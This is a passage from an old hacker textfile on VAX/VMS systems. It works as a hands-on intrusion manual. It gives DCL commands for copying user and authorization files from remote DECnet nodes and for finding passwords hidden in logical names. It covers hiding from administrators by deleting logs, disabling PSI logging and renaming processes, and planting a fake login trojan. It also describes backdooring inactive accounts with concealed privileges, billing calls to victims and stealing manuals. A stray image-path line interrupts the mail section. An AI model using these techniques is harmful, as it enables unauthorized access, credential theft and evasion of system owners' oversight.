This is a sample output that you would see on your screen. Let me give a brief explanation of what each column means. The first column shows the node address and the NodeName. The node name is the most important to the VAX hacker since that is how you will be contacting the remote node. LINKS shows the number of logical links between the local node and each available remote node. COST shows the total line cost of the path to a remote node. HOPS shows the number of intermittent nodes plus the target node. NEXT HOP TO NODE shows the outgoing physical line used to reach the remote node.

The important item from this list of course is the node name. By referencing this you can connect to other nodes. A nice technique that allows you to get user accounts on other nodes without actually having access to the node employs this idea. For example, if you want to find out the user list of a node SBSU, you could type:

$copy sbsu::sys$system:rightslist.dat sys$login

This will then transfer the rightslist from the other node to your login directory, giving you a list of all the users on the other system that you can hack out.

It should be noted that copying files from another node will create a file on the remote node indicating your transfer. To get rid of this, log onto the remote node and delete the file called NETSERVER.LOG (just delete the file versions that you have created, and leave the others alone!)

There is another useful trick that sometimes yields more USER accounts on other systems. Try typing:

$show logical

This will present you with a giant list of what seem like symbol equates. What you should look for in here is something that accesses a file in another system eg.

"mainuaf"=sbsu::sys$system:sysuaf.dat

Many times, a user/password combination is hidden among these definitions. To find these, simply search the file for occurrences where they have a nodename such as SBSU followed by a quote and some info. An example:

"mainuaf"=sbsu"system manager"::sys$system:sysuaf.dat

The important part is the info in quotes after the node name. The first item (before the space) is a username, and the word after the space is the password. It is rare to find such an occurrence, but it should not be overlooked, since it can sometimes yield high system level accounts. In this example, node SBSU has a user called SYSTEM, who's password is MANAGER.

DECNET and PSI

If you do a SHOW NET and it gives you a list of other nodes, you can connect to these nodes using the SET HOST command. For example to connect to node SBSU:

$set host sbsu

This will then connect you to SBSU, and you have to go through their login procedure also. An interesting trick to note is, lets suppose that you have hacked an account out on node SBSU. What you want to find out is the DATAPAC or TELENET address of the machine. To do this use:

$mc ncp tell sbsu sh known dte

This will then give you the address of the machine, so that you can call it directly rather than through this VAX. You may want to do this to increase speed, since obviously calling through another VAX slows things down a bit.

Another method which often works is to use the SHOW LOGICAL command. By specifying a certain table, you can sometimes get a list of the NUAs of the other nodes in the same cluster as your node. To do this type:

$show logical/table=*psi*

An alternative method which is a bit messy and requires higher privileges is to type out the NETCIRC.DAT file. ie:

$type sys$system:netcirc.dat

On all the systems that I have seen, none of them had WORLD READ access to this file, so it is not possible to read this with just TMPMBX and NETMBX privileges.

Many times you will want to call a phone number to another machine. To do this use:

$set host/dte txa0: /dial=number:5551212

This command will dial out to 555-1212 using the terminal TXA0: To dial out a phone number, you MUST specify a terminal that is hooked up to a modem. To find out which terminals have modems type:

$show device

This will give you a list of devices hooked up to the VAX. Devices are 4 character strings followed by a colon (:) The terminals that you can use are usually further down the list. To test the terminal for a modem, use the following line, which also illustrates the importance of lexicals:

$write sys$output f$getdvi("txa0","tt_modem")

This above line would test the terminal TXA0: to see if it has a modem attached If it responds with TRUE, then you have a modem, otherwise not. Note that you must put the terminal name in quotes, and also that you DO NOT enter the colon.

If the VAX you have hacked onto is hooked up on a packet switching system such as DATAPAC or TELENET, then there is another USEFUL thing you can perform. To call out NUA's use the /X29 qualifier. For example:

$set host/x29 026245400050570

This would call up the NUA 026245400050570 (altos:tchh). What is interesting to note is that on many VAX's you can call out to foreign remote nodes such as in the example and the charge for the collect call is placed to the account through which you are logged in as. This is a safe and easy method to call out to PSDN's which are normally long distance from you. It should be noted that many system managers turn off foreign DNICs, which may limit you to calling only within your local DNIC.
One precaution you may want to take when using the SET HOST/X29 command is to turn off logging. Although this is usually turned off, some system managers may buffer everything you type in and keep it in a file. To temporarily turn the logging off, try this:

$run sys$system:psipad

It will then ask for NODE: just hit RETURN, then:

PSI>show log_file

this will either say that buffering is off or it will give you a filename with a directory path. If it is not off then make a note of the file, then type:

PSI>set nolog_file

This will turn off the buffering. After you are through with the remote session

be sure to turn it back on with:

PSI> set log_file xxxx:[xxxx.xxxx]xxxxx.xxx

All the xxx's represent the full filename path that you initially wrote down when you did the SHOW LOG_FILE command.

I want to point out another interesting trick that sometimes works on certain accounts. Many a time i have encountered an account on a Vax which would simply allow you to call out to another node. It had no other purpose, and would refuse to give you DCL access. If you encounter such an account and it asks you to enter a nodename, try putting /x29 NUA. This technique allows you to dial out to remote systems via some PSS even though you do not have DCL access! An example:

Enter nodename> /x29 026245400050570

If /X29 isn't disabled, this will allow you to call that NUA.

One thing to note is that not all systems allow you to call out using these methods. Some have /x29 disabled, others have /dial disabled etc. In order to overcome this barrier, it is important to know which files are involved. If you want to dial out, you MUST have the modem files (such as DMCL). If you want to dial out across a PSS, you must have the PSI utility files, and lastly if you wish to dial out to another node in the cluster you must have RTPAD.EXE on the local node and REMACP.EXE and RTTDRIVER.EXE on the remote node.

One quick note about finding other VAXes that have PSI utilities on them. Often you may want to hack only those VAXes that have PSIPAD on them. To determine if a particular VAX in your cluster has the capability, issue the command:

$dir NODE::sys$system:psi*.*

NODE stands for the nodename that you want to check. If this returns with a message that no files match, then this particular VAX does not have PSI installed. If on the other hand it returns with several file names, then it does have the PSI utilities installed.

This is just a VERY brief overview of the DECnet setup on VAX/VMS systems. For a more detailed analysis, look for my other file: 'Understanding DECnet and NCP'

HIDING ON THE SYSTEM

There are several methods that allow you to remain undetected once you have hacked onto a VAX. One of the most important things is to leave things as they are, in other words, do not delete files or subdirectories. You should also avoid leaving suspicious looking COM or EXE files that you may have created.

An important ability to have is being able to hide from SHOW USER. There are several ways of going about this, but the simplest is to become a non-interactive process. Or to become a subprocess of some other non-interactive process such as a BATCH or NETWORK process. Although this will hide you from SHOW USERS, you will still be visible if someone did a SHOW SYSTEM. To get around this you should also specify your process name to a printer driver or something. For example:

```
$show system
```

Look for the process that has a name of "SYMBIONT_xxxx" where xxxx is a number. These are the printer drivers on the system. Look for the last number on the list and then change your own process to one higher than this number. For example if the last printer is 5 then type:

```
$set proc/name="SYMBIONT_0006"
```

At the end of this file i have enclosed a small 20 line assembler program that you can enter through EDIT. It allows you to hide from SHOW USER by changing your process to an OTHER non-interactive process. After you assemble the file, link it and then execute it using the RUN command. You should then copy this file to some rarely used directory, where no one else will notice it.

OTHER PROCESSES

So you have hacked your way in, and everything is going smooth. Now you want to find out what all the other people on the system are doing. There are several ways of finding out who else is using the system and what they are doing. Here i will outline some of the basic methods.

Perhaps the simplest command that you can issue to see who else is logged in is the SHOW USER command.

```
$show user
```

a typical output might look like:

```
            VAX/VMS Interactive Users
              1-SEP-1989 12:48:51.14

       Total number of interactive users=5

   PID        Username    Process Name     Terminal

202000B3      DELUCAJ     DELUCAJ          VTA21:      TTA7:
204000C4      <login>     _vta13:          VTA13:      LTA8:
20400138      OPERATOR    system monitor   VTA17:      OPA0:
2040013D      POLLACK     POLLACK          VTA11:      TTB0:
204000BC      ENTITY      FUK YOO          VTA15:      TTA1:
```

Ok so what does all this mean?! Well lets go one column at a time. The first column gives you your process identification number. This is a unique number that is assigned to each process as it logs in. The number itself really doesn't matter, however it is required for certain commands. The next column is the username of the process. This always puts the name of the account that you logged in with. Sometimes you may notice that instead of a name it says <login> This indicates that someone is currently going through the login procedures under that PID. The next column is the process name. This is defaulted to be the same as your username, but can easily be changed. For example:

$set proc/name="Hacker!"

This will set your process name to Hacker! Since everybody will see this when they do a SHOW USER command, it is not recommended that you choose something that will give you away. In general, you leave this as the default. The next column shows the virtual terminal that you are logged into. The last column shows the physical terminal that you are logged into. It is important to check this last column. You should check to make sure that nobody is logged in under OPA0: Anyone logged in under this is using the system console, which means that they could possibly be watching you! Another one to note is RTxx: which indicates a process that is remotely logged in (ie calling in from another VAX or something) Other things that you should watch out for are users who are logged in under the SYSTEM account or any other high-privileged accounts. Any one of OPERATOR,OPER,SYSTEM,SYSMGR etc could mean trouble for the hacker.

One thing that you may notice on some systems is that a process will be logged on ALL the time under the OPA0: terminal. What's going on?! Is the system manager there all the time? No. What happens on many systems is that the system manager logs into his terminal, and doesn't bother logging out at the end of the day, leaving his process running often for weeks at a time. There is no easy way to know if the guy is really there or not. There are two things you can do. One is to check the time that the account has been IDLE, but there

is no easy way to check this without going into some programming. The next best you can do is issue the SHOW SYSTEM command. This will show all the processes currently running, their priority levels, how much CPU time they are eating up etc. A typical report may look like:

```
$show system

VAX/VMS X2EN  on node DELPHI  01-SEP-1989 15:10:31.02   Uptime   0 12:06:30

  Pid      Process Name   State  Pri     I/O      CPU         Page flts  Ph. Mem

22200080   NULL           COM    0         0    0 16:34:12.00        0        0
22200088   SWAPPER        HIB    16        0    0 00:03:52.53        0        0
22200113   ENTITY         LEF    4     16505    0 00:00:12.02     8689      233

                                :
                                :
                                :
                                :

                              etc etc
```

This display can give you several important pieces of information about other processes. The explanation of each column:

```
PID       - the process identification number
Proc Name - the name of the process. Note that certain non-interactive system
            processes such as NULL, SWAPPER, ERRFMT etc are always running in
            background.
STATE     - This is important.  This tells you what the process is currently
            doing.  HIB-hibernating, COM-computing, LEF-active, CUR- current
PRIORITY  - the higher the priority number, the higher priority it has in terms
            of accessing CPU time.
I/O       - Shows the accumulation of the direct I/O and buffered I/O
CPU       - the total amount of CPU time the process has used so far
PAGE FLTS - page faults, number of exceptions generated. Not very useful...
PH. MEM   - amount of physical memory that the process occupies
```

A further thing you may notice after the last column on some processes is a single letter. This is the process indicator, and it can be one of:

```
B - batch job
S - subprocess
N - network process
```

Another useful option is the ability to know which files, each of the processes are accessing. To accomplish this type:

$show devices/files/nosystem

The only problem with this command is that it will not show the filename if you do not have read access to it. (or the BYPASS privilege)

Perhaps the most POWERFUL tool that the VAX/VMS hacker has is the System Dump Analyzer (SDA). An important option of this allows you to view all the process running on the system, what files they are accessing, their process status, the contents of their virtual memory (such as keyboard buffer) etc etc A VERY powerful command, it is started with the command:

$analyze/system

The only drawback with this command is that it requires the CMKRNL privilege. I will discuss this feature in more detail later in the file.

DETACHED ACCOUNTS

A very big security loophole which is allowed on many VMS systems are detached accounts. Basically what this allows you to do is cut carrier instead of logging out properly. Instead of logging the process out, it is left waiting on the system. The next user who logs in, instead of getting a Username prompt will get your shell ($) prompt! There are many useful things you can do with a detached account. The most obvious use of course is to set up a Trojan Horse program. Basically you write a procedure that simulates the VAX/VMS login sequence. After the user enters his/her username-password, you save this info to a file, give him a 'User authorization failure' and throw him into the real login sequence. He will think he mistyped something and this time when he tries, he will be able to log in normally. But in the meantime, you have a copy of his username/password combination stored away in a file, which you can later use!

EXAMINING FILES

Often it becomes necessary to examine a file in greater detail than provided by a simple TYPE command. For executable and object files there is of course the ANALYZE/IMAGE and ANALYZE/OBJECT commands, but often you want to have a look at

each individual byte in the file. The best way to do this is to use the DUMP command. An example:

```
$dump test.dat


DUMP of file DISK0:[NORMAN]test.dat  on  15-APR-1989  15:43:26.08
File ID (3134,818,2)   End of file block 1 / Allocated 3

Virtual block number 1 (00000001), 512 (0200) bytes

706d6173 20612073 69207369 68540033 3.This is a samp 000000
73752065 62206f74 20656c69 6620656c le file to be us 000010
61786520 504d5544 2061206e 69206465 ed in a DUMP exa 000020
00000000 00000000 0000002e 656c706d mple..........  000030
00000000 00000000 00000000 00000000 ................ 000040

                     :
                     :
                     :

00000000 00000000 00000000 00000000 ................ 0001E0
00000000 00000000 00000000 00000000 ................ 0001F0
```

As you can see, this not only shows the ASCII interpretation, but also the HEX value for each byte. This can be VERY valuable in certain situations. You should note that since the default is HEXADECIMAL LONGWORD, the bytes seem to be in a backwords order. This is due to the way the machine stores numbers in memory: Lo-byte,LSB,MSB,Hi-byte. You can optionally specify the numbers to come out in decimal or also in single byte format. Example:

```
$dump sbsu::sys$system:rightslist.dat /byte/header/decimal
```

See the online HELP files for more detail into the various qualifiers. You should note that you CAN use dump to access files on OTHER nodes!

CREATING TEXT FILES

This isn't the best of places to put this topic, but if I don't do it now, I will probably forget later on, so here goes...

Often you will need to create files on a system, such as messages to other hackers, notes to yourself, small DCL programs etc. The basic method is as follows:

```
$create file.txt

   Hi this is a dumb message that i am typing just to
   see how this command works.

   <CTRL-Z>

$
```

Basically what is happening here is you specify a filename and an extension when using the CREATE command (in this case file.txt) and then the system waits there for you to type in something. At this point you can type whatever you want, and to end the message/program/memo just hit CTRL-Z. This will return you to the DCL prompt. This is an easy method to transmit COM files that you have either created or buffered from some other system. Just issue the CREATE command, send the file through your buffer, then hit CTRL-Z to finish it off.

VAX/VMS MAIL SYSTEM

Although it is not a good idea to use the MAIL system to send or receive messages (since the messages can be read by anyone with enough privs) I will present a brief list of what it can do. One important thing to note is that whenever there are MAIL messages waiting to be read, they are stored in a file that ends with the MAI extension. So if the account you have logged into has received mail, and you really want to read it for some reason, then you can do the following from DCL:

```
$type mail.mai
```

This file is not necessarily called MAIL.MAI, it could be any other name with a MAI extension. Aside from some header information stored at the beginning of each message, the rest of the message is mostly in standard ASCII and easily readable. Doing it this way ensures that the message remains there for the REAL user when he logs in. (after a message has been read, it is put into another area, and the user will not see it. This could make him suspicious if he keeps losing important mail messages!)

Reading MAIL files can be quite useful, because sometimes important messages are stored here. Like i stated earlier, you shouldn't be actually using MAIL to read the mail since it will then get deleted, and the actual user will eventually notice. Also, you shouldn't use the MAIL system to send hacker-related information (to other hackers) because system managers can access your mail and read what you have to say.

Basically you can use the MAIL facility in two ways: Interactively and

through the shell. For ease of use I will only describe the interactive method since it is easier and more flexible. If you insist on doing it from the shell, then just call up the ONLINE HELP for the qualifiers. In any case, to interactively use the MAIL utility type:

$mail

This will respond with the prompt:

MAIL>

At this point you can enter the various mail commands. Following is a brief overview of the more important commands and concepts. At the end, I have provided a table with all the possible commands that can be entered here.

Heres a brief list of the more important MAIL commands that I will discuss here

SEND	DIRECTORY	EXTRACT
READ[/NEW]	DELETE	PRINT
FORWARD	MOVE	HELP
REPLY	SELECT	EXIT

The first command to try is the SEND command. Try sending a message to yourself Enter the SEND command and press RETURN. Enter your own user name at the prompt and press RETURN. Enter a subject at the prompt and press RETURN again. The following example shows how to use the SEND command:

```
MAIL> SEND
To:PIERCE
Subj:Sailing
Enter your message below.  Press CTRL-Z when complete, or CTRL-C to quit:
```

When you finish entering the text of your message, press CTRL-Z. Because you are sending the message to yourself, MAIL signals that you have just received a new message by displaying the following message:

New mail on node FLAXEN from PIERCE

MAIL>

Now, you are ready to use the READ command. To read the message you just sent to yourself, enter the READ command with the /NEW qualifier and press RETURN as follows:

```
MAIL> READ/NEW
```

You must specify the /NEW qualifier with the READ command when you want to read new mail that arrives while you are in the Mail Utility. When you are not in the Mail Utility and you receive new mail, invoke MAIL to read the new message, you can enter the READ command without the /NEW qualifier. Or, if you wish to read mail that you have already read, you can enter the READ command.

You can forward a copy of a mail message to another user by entering the FORWARD command. MAIL prompts you for the name of the user to receive the message. Try forwarding a copy of the message you just received back to yourself. Enter your own user name and press RETURN. Supply a subject when prompted and press RETURN MAIL signals that you have just received a new message. Enter the READ/NEW command to read the forwarded message.

When you receive a message and want to respond to it, enter the REPLY command and press RETURN. MAIL displays the header information as follows:

```
MAIL> REPLY
To:FLAXEN::PIERCE
Subj:RE: Using the REPLY command
Enter your message below.  Press CTRL-Z when complete, or CTRL-C to quit:
```

When you finish typing your response, press CTRL-Z. Again, MAIL signals that you have just received a new message. To read the message, enter the READ/NEW command.

When you want to see a list of all the mail messages you have collected, enter the DIRECTORY command and press RETURN. MAIL displays a list like the following:

```
        # From             Date                 Subject

        1 FORBES           1-SEP-1989           How to Write a Memo
        2 SBSU::BERT       2-SEP-1989           Using the Printer
        3 FROST::BASTIEN   4-SEP-1989           Chicken Kiev
```

When you want to remove a message, use the DELETE command. You can either enter the DELETE command while you are reading the message or you can enter the DELETE command followed by the number of the message you want to remove. To remove the second message in the list, enter the following command line:

```
MAIL> DELETE 2
```

If you enter the DIRECTORY command after you have deleted a message (or messages), you see the messages marked for deletion, as follows:

```
        # From            Date                  Subject

        1 FORBES          1-SEP-1989            How to Write a Memo
        2 (Deleted)
        3 FROST::BASTIEN  4-SEP-1989            Chicken Kiev
```

When you exit from MAIL, the messages marked for deletion disappear.

The Mail Utility allows you to organize your messages by moving them into folders. To move a message to a folder, enter the MOVE command (while you are reading the message) and press RETURN. MAIL prompts you for a folder name. Type any name, for example, REVIEWS or JOKES or STATUS_REPORTS. MAIL also prompts you for a file name. You can specify the default mail file by pressing RETURN. A sample session demonstrating the MOVE command follows:

```
MAIL> 2
MAIL> MOVE
_Folder: HACKERS
_File: <RET>

Folder HACKERS does not exist.
Do you want to create it (Y/N, default is N)? Y
%MAIL-I-NEWFOLDER, folder HACKERS created
```

In this example, the folder name is HACKERS and the default mail file is specified. If the folder you name does not exist, MAIL asks you if you want to create it.

Once you have created folders, you may want to move between them. To move from one folder to another, use the SELECT command. If you want to move to the HACKERS folder, enter the SELECT command as follows:

```
MAIL> SELECT HACKERS

%MAIL-I-SELECTED, 1 message selected
```

In this example, MAIL displays a message indicating the number of messages in the folder.

To move to a folder named JOKES, enter the following command line:

```
MAIL> SELECT JOKES

%MAIL-I-SELECTED, 32 messages selected
```

You can enter the DIRECTORY command to see a list of the messages in the folder you just selected.

When you want to move a mail message from your mail file to a sequential file that you can access from the DCL command level, use the EXTRACT command. Enter the EXTRACT command (while you are reading the message) and press RETURN. MAIL prompts you for the name of a file. Then, when you exit from MAIL, the file is listed in your directory. The following example shows how to use the EXTRACT command to move a mail message to a file named GAMES.DAT.

```
MAIL> EXTRACT
_File: GAMES.DAT

%MAIL-I-CREATED, DISK:[BERGMAN]GAMES.DAT;1 created

MAIL>
```

To print a hard copy of a mail message, enter the PRINT command while you are reading the message and press RETURN. (When you exit from MAIL, the message enters the print queue.) The following example shows how to make a hard copy of message #4 by using the PRINT command:

```
MAIL> 4

    #4          4-AUG-1989 09:39:20           MAIL
From:  SPARTA::FELLINI
To:    MARSTON
Subj:  Rydell's Reasons

In reference to the meeting of July 26, I would like to explain
Rydell's opinion more fully...

MAIL> PRINT
```

When you are ready to leave MAIL, enter the EXIT command and press RETURN. Any messages marked for deletion disappear. Any messages marked for printing enter the print queue and the following message is displayed:

```
MAIL> EXIT
Job MAIL (queue ATLAS_PRINT, entry 43) started on QUEUE$LPA0
```

The next section is a detailed look at what is possibly the most important of the MAIL commands -- SEND

Format: SEND [filespec]

Sends a message to another user(s). Use the SEND command and the MAIL command interchangeably because they work the same way. MAIL prompts you first for the name of the user(s) to receive the message. You reply with the user name(s) or with the file name of a distribution list file(s), in the following format:

[[nodename::]username,...] [,] [@listname[,...]]

If you have entered the SET CC_PROMPT command or used the /CC_PROMPT qualifier, you can then specify names of users to receive carbon copies of the message at the CC: prompt.

Next, MAIL prompts you for the subject of the mail. To avoid the "Subj:" prompt specify the /SUBJECT qualifier with the SEND command.

You can include a file specification with the SEND command. If you specify a file with the SEND command, the text in that file is sent to the specified user(s). If you do not specify a file, MAIL prompts you for the text of your message.

Enter the message that you want to send; then press <CTRL-Z>. Note that once you have typed a line and pressed RETURN, there is no way to edit it. If you decide not to send a message you are typing but want to stay within the Mail Utility, press <CTRL-C> to abort the message. You then receive the MAIL> prompt. CTRL-Z exits you from MAIL.

Examples

1.
```
MAIL> SEND/LAST
To:FLIGHT::MYERS
Subj:Geometric Concepts
MAIL>
```

This example shows how to send a copy of the last mail message you sent to a user named Myers on node FLIGHT.

2.
```
MAIL> SEND/SELF/SUBJECT="Good Harbor"
To:DAPPER::WAYNE
Enter your message below. Press CTRL-Z when complete, or CTRL-C to quit:
```

This example shows how to send a mail message to a user named WAYNE on node

DAPPER. The /SELF qualifier enables MAIL to send a copy of the same message back to you. The subject of the message is Good Harbor. Since the /SUBJECT qualifier was specified, there is no Subject: heading.


3.

```
MAIL> SEND
To:BAKER,MARSTON,@SUPERVISORS
Subject:Handling Stress
Enter your message below.  Press CTRL-Z when complete, or CTRL-C to quit:
```

This example shows how to send a mail message to two users (BAKER and MARSTON) and a distribution list (SUPERVISORS).

One of the important concepts relating to MAIL is the idea of FOLDERS. All mail files are subdivided into folders. By default, your mail file (MAIL.MAI) contains a folder called MAIL. The MAIL folder contains messages that you have already read. When you receive new mail messages, they automatically enter into a folder named NEWMAIL. After you read the messages in the NEWMAIL folder, they automatically move into the MAIL folder and the NEWMAIL folder disappears. When you delete a message it automatically moves into the WASTEBASKET folder. Deleted messages collect in the WASTEBASKET folder until you empty it. To emtpy the WASTEBASKET, enter either: EXIT or PURGE You can create as many folders as you want. You always know which folder you are currently in because the name of the folder is displayed at the top right corner of the screen when you enter the READ or DIRECTORY command. You can enter the DIRECTORY/FOLDER command to see a display of the existing folders in the current mail file. (use the MOVE command for creating new folders) You can remove a folder by deleting all the messages that it contains.

A look at a sample MAIL heirarchy:



MAILFILE ---> FOLDERS ---> MESSAGES

MAIL COMMANDS OVERVIEW

Here I have provided a listing of all the commands that you can issue from the mail utility and a brief description of what each one does:

Command	Description
ANSWER	Same as the REPLY command. See below
ATTACH	Allows you to switch to another process in your job
BACK	Displays the last message read
COMPRESS	Makes an indexed sequential mail file smaller
COPY	Copy a message to another folder, without deleting original
CURRENT	Displays the beginning of the message you are currently reading
DEFINE	Allows you to define keys as macros
DELETE	Delete a message
DIRECTORY	Displays a list of the messages in the current folder
EDIT	Enables you to edit a message before it is sent
ERASE	Clears the screen
EXIT	Exits from the MAIL utility
EXTRACT	Places a copy of the current message into a sequential file
FILE	Moves the current message to the specified folder
FIRST	Displays the first message in the current folder
FORWARD	Sends a copy of the message you just read to another user
KEYPAD	Define the keypad
LAST	Displays the last message in the current folder
MAIL	Sends messages to another user. Identical to the SEND command
MOVE	Moves the current message to the specified folder
NEXT	Skips to the next message and displays it
PRINT	Dumps messages to the PRINTER
PURGE	Deletes all messages in the WASTEBASKET folder
QUIT	Quits MAIL without deleting messages in WASTEBASKET
READ	Displays your messages
REPLY	Sends a message to the sender of the message you are reading
SEARCH	Searches the current folder for the message containing a string
SELECT	Allows you to switch to another folder
SEND	Send a message to another user
SET-SHOW	Review or Modify various characteristics of the MAIL utility
SPAWN	Create a sub-process. Often useful to the hacker...

COMPILING PROGRAMS

Once you are comfortable with the VAX/VMS operating system, you will probably

want to write yourself some useful little hacker utility programs. Although many can be simply written as DCL script files, often the occasion arises where the use of a high-level language is necessitated. Through a high-level language you have full access to the system services, as well as a lot more control of what you want the VAX to do. Here I will very briefly show how to write, compile and execute a basic program. Creating executable files in other languages follows the same overall procedures: To activate basic from the shell type:

```
$basic
```

This should put you into the VAX-BASIC environment, and the terminal will print READY on your screen. If just typing BASIC doesn't work, you may want to try:

```
$mc basic
```

This sometimes works, but it should be noted that BASIC is not found on all VAX's. Some have it, some don't. In any case, whenever you are editing a program, you should never leave source code lying around. The best way is to edit the file on an online buffer editor, and then transmit the file. It should always be done in this manner unless your file is VERY large, and it would be cumbersome to keep uploading it. If you must, then to save your creation onto the VAX, just type:

```
save "filename"
```

This will save the source code with a .BAS extension. You should rename this & hide it in some seldom checked directory. After you have finalized your coding you should create an executable file, download your source code, and then delete the one online. To create an executable file, first you must exit back to DCL, do this by typing EXIT. Then once in DCL type:

```
$compile filename.bas
$link filename
$delete filename.obj;*
```

Note that you can link multiple OBJ files together, just like in MS-DOS. It should also be noted that to create truly useful programs you will need to get your hands on a system services manual. Through the system services you can gain all kinds of information about the system and any nodes that it is hooked up to.

NOTE: type HELP in BASIC to get a complete list of all the commands and syntax

ATTAINING MANUALS

As you can see, if you are going to get anywhere, you will have to get your hands on some manuals. Perhaps the best book you should invest in is "VAX/VMS INTERNALS AND DATA STRUCTURES". This book concentrates on explaining all the data structures as well as all the system service calls and how everything basically works inside a VAX. Once you have read and understood this book, VAX/VMS kernal programming should become a snap. Its available at most big bookstores but it costs about $130 (Canadian funds). You may also want to look at your local library or University library, since they usually carry this book and other ones you may want to grab. Aside from these places the next best place to get major information is from the actual VAX/VMS manuals.

Unfortunately these cannot be bought at any store. However there are several ways you can get your hands on one. One method is to go work at a company during the summer that uses VAX'es. Then just grab the manuals or better yet, photocopy them. (be forewarned though. Theres several thousand pages worth of useful info!) Or if you know someone else who works at such an establishment, you can get them to heist the manuals for you. Other good techniques are taking guided tours of offices of large corporations. This is the BEST method, because you can usually pick up a lot of stuff. Just make sure you go with a friend (to distract the guide, lookout etc) and carry a school bag with you. When they get to the computer room, start looking around. Usually they will have the manuals in some big shelf somewhere. Just grab yourself whatever you need. Also keep a lookout for other useful info laying around such as system accounts, dialups etc If you really need to find the number of a VAX and you don't see it posted anywhere, then you should get yourself a cheap little phone. (you know those K-MART $4.99 jobs) Take the phone plug out of the jack, plug in your phone and dial up your local ANI. This will give you the phone number to the dialup. It should be noted that not all VAX's allow remote logins. This can be adjusted from the SYSUAF setup via the AUTHORIZE program.

Local ANI's for TORONTO are:

997-8123
997-1234
997-1699

If you don't have any Local ANI's, then just ask around on your local PHREAK/HACK boards.

CREATING/MODIFYING ACCOUNTS

The job of creating, modifying and deleting users is performed via the image AUTHORIZE. This program is always found in the sys$system directory, and

requires at least the SYSPRV privilege. If you do not have this (or SETPRV) then you cannot execute this file. Assuming you have hacked out an account with the required privilege or you have via some mechanism boosted your privs, then this is how to start up AUTHORIZE:

```
$sd sys$system
$run authorize
```

This will return you with the UAF prompt:

```
UAF>
```

At this point you can make modifications to the User Authorization File (UAF). It should be noted that the two files that this program accesses are SYSUAF.DAT and RIGHTSLIST.DAT, and both of these are found in the SYS$SYSTEM directory. First, heres the quick and dirty way to create a new user:

```
UAF> add username /password=whatever/priv=setprv
```

This is basically the minimum requirements for creating a high-privileged user on a system. Of course, you should try and avoid adding new users in where possible. It is a much better idea to try and find an INACTIVE user who hasn't logged in for quite a while and change their password to whatever you want. This way, any system operator will not get suspicious because of a new username. In addition, when granting privileges to either your own user, or modifying some other user, you should NEVER give them ALL privs. The reason is simple: IT STANDS OUT! Anybody going through the sysuaf database can immediately pick out such accounts, and you will be found out very quickly. If you must give all privs then the better way is to simply grant the SETPRV privilege as the normal privilege. (do not assign it as a default however) The reason for this is that this will not stand out as much. By not assigning it as a default, if the real user happens to log in for any reason, they will not see it as one of their privs when performing a SHOW PROC/PRIV. The only way to activate your hidden privileges is by issuing:

```
$set proc/priv=all
```

Here I will briefly outline the commands you can perform from UAF:

```
Command  Description
-------------------------------------------------------------------------------
ADD    !This as you know will add a new user. You may specify many qualifiers
       !when creating the account.  See the online HELP for further information.

COPY   !Allows you to copy any record in the UAF to a new user.
```

CREATE !Allows you to create either the RIGHTSLIST.DAT or NETUAF.DAT files if
!they don't already exist.
DEFAULT!Allows you to change any item in the DEFAULT record in SYSUAF.DAT
EXIT !Terminate authorize and go back to the VMS shell.
GRANT !Grants an identifier name to a user UIC
LIST !Makes a listing file (SYSUAF.LIS) which gives information on the records
!specified. MODIFY !Allows you to modify an existing user. see below for
further discussion REMOVE !This allows you to delete an existing user record
RENAME !This allows you to change the username of a record REVOKE !Revokes an
identifier name from a username or UIC identifier SHOW !Allows you to view the
records in SYSUAF.DAT, RIGHTSLIST.DAT and !NETUAF.DAT

The commands you will be using most from here are SHOW and MODIFY. Show can be used to isolate INACTIVE accounts (based on last login), failed login attempts etc. The MODIFY command will let you change any characteristic in any of the records. Below I will give a short discussion on some of the more important qualifiers that can be specified. Note that exactly the same thing applies to the ADD command:

/ACCESS -if the account is set up for no remote access or whatever, just
include this qualifier (no parameters) to gain FULL access.
/DEFPRIV -your default privileges. These are the privileges that are active
upon login
/DIR -the directory assigned to you upon login. ie. SYS$LOGIN
/DEVICE -the drive that the directory is in.
/FLAGS -this is an important one! You can specify things such as CAPTIVE
accounts, NODISUSER, and many others.
/LGICMD -the file that is executed upon login. Normal setting would be
/LGICMD=login.com
/PASSWORD-primary password
/PRIORITY-CPU priority. Normal setting is 4
/PRIV -your assigned privileges. Should NOT use ALL, very conspicuous.
/PWDMIN -minimum password length
/UIC -User Identification Code

On most systems you will find a file called ADDUSER.COM which allows the system manager to create new users. It is a DCL file which simplifies the task of creating new users by prompting you for all the necessary parameters. If this file does not exist on the system, here I have outlined the manual method of creating a new user (this is the FULL setup):

$sd sys$system
$run diskquota

NOTE: All variables that you must enter are in square brackets, eg. [uic]

```
QUOTA>add [uic] /perm=[quota]/overdraft=[overdraft]
```

Basically this sets up how much disk space is allotted to the user. The quota usually ranges from 1000 blocks to 100000 blocks. The overdraft is usually 10% of the quota. A good setting to keep this at is around 20000 for the quota.

```
$create/dir/owner=[uic]/prot=(s,o=rwed,g,w) [directory]/log
```

This will add in your directory and set its protections.

```
$run authorize

UAF> add [username]/own=[fullname]/acco=[account]/dev=[device]/dir=[directory]-
     /uic=[uic],[privs]/passw=[password]
```

The items here are:

```
username  -the name you will use on the system, eg. SMITHJ
fullname  -your actual name, eg John Smith. (of course you don't use your REAL
           name!!)
account   -your account name, usually used for billing purposes
device    -the drive that contains your directory
directory -your login directory. Best to keep an existing one
uic       -your UIC remember format: [group,member]
password  -your account password. You can enter whatever you want here
privs     -your account privileges. Normal is TMPMBX and NETMBX.  If you must
           then specify SETPRV to give you full access to the system
```

That ties up this section. For further information about a specific qualifier just type HELP from the UAF> prompt.

KERMIT

